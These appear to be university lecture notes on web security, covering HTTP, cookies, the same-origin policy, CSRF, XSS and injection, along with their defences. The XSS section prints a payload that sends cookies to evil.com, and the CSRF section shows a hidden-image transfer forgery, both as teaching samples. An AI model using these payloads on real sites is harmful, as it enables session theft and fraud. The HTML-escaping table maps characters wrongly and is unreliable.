Web security

HTTP requests

After establishing a TCP connection to a web server, a client can send **HTTP requests** to the server. These requests consist of:

- A start line consisting of:
  - a keyword such as `GET` or `POST`.
  - a route to request from the server.
  - HTTP version.
- Headers
- Body consisting of request data, e.g. parameters in the case of `POST` requests.



Figure 1: A typical HTTP `POST` request. (source)

Note: HTTP requests and responses are delivered via TCP over port 80. The standard HTTP does not provide any means of data encryption—meaning that an attacker can intercept the packets being sent between a client and server, and gain full access to any information that was being transmitted, acting as a man-in-the middle.

HTTP responses

After receiving and interpreting a request message, a server responds with a **HTTP response** message of similar structure to the request—consisting of:

- A start line consisting of:
  - a HTTP version
  - a status code
  - a status message
- Headers
- Message body (normally a HTML document)



Figure 2: A typical HTTP response. (source)

State in HTTP sessions

HTTP is **stateless**—when a client sends a request, the server sends back a response, but the server does not hold any information on previous requests.

However, this is an issue since lots of web applications require a client to access various pages before completing a specific task. In this case, the client state should be kept along all of those pages—how does the server know if two requests came from the same browse?

The idea to solve this is to insert some token into the page when it is requested, and pass the token back with the next request. There are two main approaches to maintaining a session between a web client and a web server:

- Use **hidden fields**.
- Use **cookies**.

Hidden fields

This approach involves placing a **hidden field** in a HTML form. This hidden field contains a session ID in all of the HTML pages sent to the client. The hidden field will be returned back to the server in the request (once the form is submitted).

Advantages	Disadvantages
All web browsers support HTML forms.	Requires careful and tedious programming effort—all of the pages must be dynamically generated to include this hidden field.
	Session ends as soon as the browser is closed.

Cookies

A **cookie** is a small piece of information that a server sends to a browser and is stored inside the browser. A cookie has a name and a value, along with other attributes such as domain, path, expiration date, version number and comments.

The browser automatically includes the cookie in all subsequent requests made through the browser to the originating host of the cookie. Cookies are only **sent back by the browser to their originating host and not any other hosts**—the domain and path specify which server (and path) to return the cookie to.

A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management. In addition to session management, cookies can also be used to hold personalised information, or to help in online sales services, e.g. shopping cart.

Advantages	Disadvantages
	Users may disable cookies in their browser.

Setting cookies

Cookies are set on the client's when the server uses the `Set-Cookie` field in the HTTP header of its response. A cookie has several attributes:

- `name` : The name-value of the cookie.
- `expires` : When to delete the cookie.
- `domain` and `path` : Tells the browser what website the cookie belongs to.
- `Secure` : Whether to send the cookie.
- `HttpOnly` : If enabled, scripting languages cannot access or manipulate the cookie.

Cookie domains and hosts

A cookie is valid for the domain it is set for, and all its subdomains.

A subdomain may access cookies set for a higher-level domain but not vice-versa.

> **Example**:
>
> - `mail.example.com` can access cookies set for `example.com`
> - `example.com` cannot access cookies set for `mail.example.com`

Hosts can access cookies set for their TLDs, but hosts can only set cookies one level up in the domain hierarchy.

> **Example**:
>
> - `one.mail.example.com` can access cookies set for `example.com`
> - `one.mail.example.com` cannot set cookies for `example.com`

A website can only set a cookie for domain that matched the domain of the HTTP response. Additionally, if the `domain` and `path` attributes of the cookie are not specified by the server, they default to the domain and path of the resource that was requested.

Security goals

Web applications should provide the same security guarantees as those required for standalone applications.

The main web application **security goals** are:

- Visiting any website should not infect a computer with malware, or read and write files.

  Defences:

  - Javascript is sandboxed—limits the scope of what a script can do.
  - Bugs are avoided in the browser's code.
  - Privilege separation.
- Visiting one website should not compromise sessions (or cookies in general) for another website.

  Defences:

  - Same-origin policy—each website is isolated from all other websites.
- Sensitive data stored on any website should be protected.

Session hijacking

Session hijacking is the exploitation of a valid computer session to gain unauthorised access to information or services in a computer system.

Sessions can be compromised in different ways—the most common are:

- **Session token theft vulnerabilities** - This type of vulnerability can occur when:
    - Session tokens are predictable.
      Ideally, cookies should be unpredictable.
    - A website uses a mixture of HTTPS and HTTP pages, and a token is sent over HTTP.
    - Cross-site-scripting (XSS) vulnerabilities.
- **Cross-site request forgery (CSRF) vulnerabilities**

Cross-site request forgery (CSRF)

Cross-site request forgery (CSRF) forces a user to execute unwanted actions on a web application in which they are currently authenticated.

CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: A user who has an account on a vulnerable server.

Attack:

1. Build an exploit URL.
2. Trick the victim into making a request to the vulnerable server—as if intentional.

Attacker's tools:

- Ability to get the user to click the exploit link.
- Ability to have the victim visit the attacker's server while logged in to the vulnerable server.

For a CSRF attack to work, it is essential that requests to the vulnerable server have predictable structure.

> **Example**: The website for a bank allows transfers for a currently logged in account. The transfer requests look like:
>
> ```
> GET http://bank.com/transfer.do?acct=bob&amount=100 HTTP/1.1
> ```
>
> An attacker can craft a URL to transfer money from a victim's account to their own, and plant this URL on their own website:
>
> ```
> http://bank.com/transfer.do?acct=attacker&amount=100000
> ```
>
> For example, as the source URL for an image, which will cause the client to attempt to load the image by requesting the resource from the server. This will perform a transfer in the background.
>
> ```
> <img src="http://bank.com/transfer.do?acct=attacker&amount=100000" width="0"
> height="0">
> ```

CSRF defences

- **Check the referrer**: A HTTP request can contain a `referrer` field in its header. Checking the `referrer` field in the client's HTTP requests can prevent CSRF attacks.

  Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function.

- **Include a secret**: Including a secret in every link or form can prevent CSRF attacks. This secret can be:
  - in the form of a hidden form field
  - in the form of a custom HTTP header
  - encoded directly in the URL

  It is essential that this secret is **unpredictable**. This means that it can also have the same value as the session token.

- **Set the `SameSite` cookie attribute**: This attribute prevents cookies from being sent in cross-site requests. However, this is a very recent standard and might not be supported by all browsers.

Cross-site scripting

Accessing the DOM

The **Document Object Model (DOM)** is an interface of HTML elements (including cookies) to the outside world.

The API for the `document` or `window` elements can be used to manipulate the document itself or to get at the children of that document.

> **Example**:
>
> - Display an alert message by using the `alert()` function from the `window` object:

```
<body onload="window.alert('welcome to my page!');")></body>
```

> - Display all the cookies associated with the current document in an alert message:

```
<body onload="window.alert(document.cookie);")></body>
```

> - Send all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existent image:

```
<img src=x onerror="this.src='http://evil.com/exploit.php?'+document.cookie"></img>
```

Same-origin policy (SOP)

The **same-origin policy (SOP)** prevents a malicious script on one page from obtaining access to sensitive data on another webpage through that page's DOM—each origin is kept isolated (**sandboxed**) from the rest of the web.

An **origin** is defined by its **scheme**, its **host**, and the **port** of a URL.

- The SOP restricts the access to the DOM of a web resource to scripts loaded from the same origin.
- Under the SOP, a browser permits scripts contained in a first webpage to access data in a second webpage, but only if both webpages have the same origin.
- Cross-site HTTP requests initiated from within scripts are subject to SOP restriction for security reasons.

Cross-site scripting attacks

Cross-site scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

The goal of the attacker is to insert code into the browser under the guise of conforming to the same-origin policy:

1. A website S_1 provides a malicious script.
2. The attacker tricks the vulnerable server S_2 to send the attacker's script to the target victim's browser.
3. The victim's browser believes that the script's origin is S_2.
4. The malicious script runs with S_2's access privileges.

XSS attacks can generally be categorised into two categories **stored** and **reflected**.

Stored XSS attacks

Stored XSS attacks are those where the injected script is **permanently stored on the target server**, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Reflected XSS attacks

Reflected XSS attacks are those where the injected script is **reflected off the web server**, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

Reflected attacks are typically delivered to victims via another route, such as in an email or on some other website.

The key to the reflected XSS attack is to find a good web server that will echo the user input back in the HTML response.

> **Example**:
>
> Input from `eve.com`:
>
> ```
> 1 http://vulnerabletoreflextedXSS.com/search.php?term=hello
> ```
>
> Result from `vulnerabletoreflectedXSS.com`:

```
<html>
<title>Search results</title>
<body>
Results for hello:
...
</body>
</html>
```

XSS defences

- **Escape/filter output**: Escape dynamic data before inserting it into HTML.

  > **Example**:
  >
  > `<` → `>` `&` → `&`
  > `>` → `<` `"` → `&quot;`
  >
  > Or remove any `<script>`, `</script>`, `<javascript>`, `</javascript>` tags.

  Note: This is error prone due to there being many ways to introduce Javascript.

  > **Example**:

  ```
  <div style="background-image:url(javascript:alert('JavaScript'))"></div>
  ```

- **Input validation**: Check that inputs (headers, cookies, query strings, form fields and hidden fields) are of expected form.
- **Content Security Policy (CSP)**: CSP is an added layer of security that helps to detect XSS and data injection attacks. This works by having the server supply a whitelist of scripts that are allowed to appear on the page.
- `Http-Only` **cookie attribute**: If enabled, scripting languages cannot access or manipulate the cookie.

Server-side attacks

Server-side attacks are attacks launched directly from an attacker (the client) to a listening service—most commonly a server.

Injection attacks

Injection attacks such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorisation.

Command injection

Command injection is a web security vulnerability that allows an attacker to execute arbitrary operating system commands on the server that is running an application, and typically fully compromise the application and all its data.

Defences

- Include input validation, input escaping and sanitising, and restricting the power of an API.
- Separate the data and code channels—the web server should be operating with the most restrictive permissions as possible: read, write and execute permissions only to necessary files.

SQL injection

SQL injection works similarly to command injection—but rather than code being injected to execute arbitrary operating system commands, the code manipulates SQL commands.

Defences

- **Sanitise input** before using it to construct database queries.
- **Prepared statements**.

  The idea behind prepared statements is that the query and the data should be sent to the server separately.

  This works by creating a template of the SQL query, in which data values are substituted. This helps by ensuring that the untrusted value is not interpreted as a command.

  > **Example**:
  >
  > ```
  > $result = pg_query_params(
  > conn,
  > "SELECT * from user_accounts  WHERE username = $1 AND password = $2",
  > array($GET['user'], $GET['pwd'])
  > );
  > ```

Resources

- *Myrto Arapinis, Markulf Kohlweiss, Kami Vaniea, Roberto Tamassia, Aggelos Kiayias (University of Edinburgh)*
  Computer Security (INFR10067)
- *Mozilla Corporation*
  HTTP Messages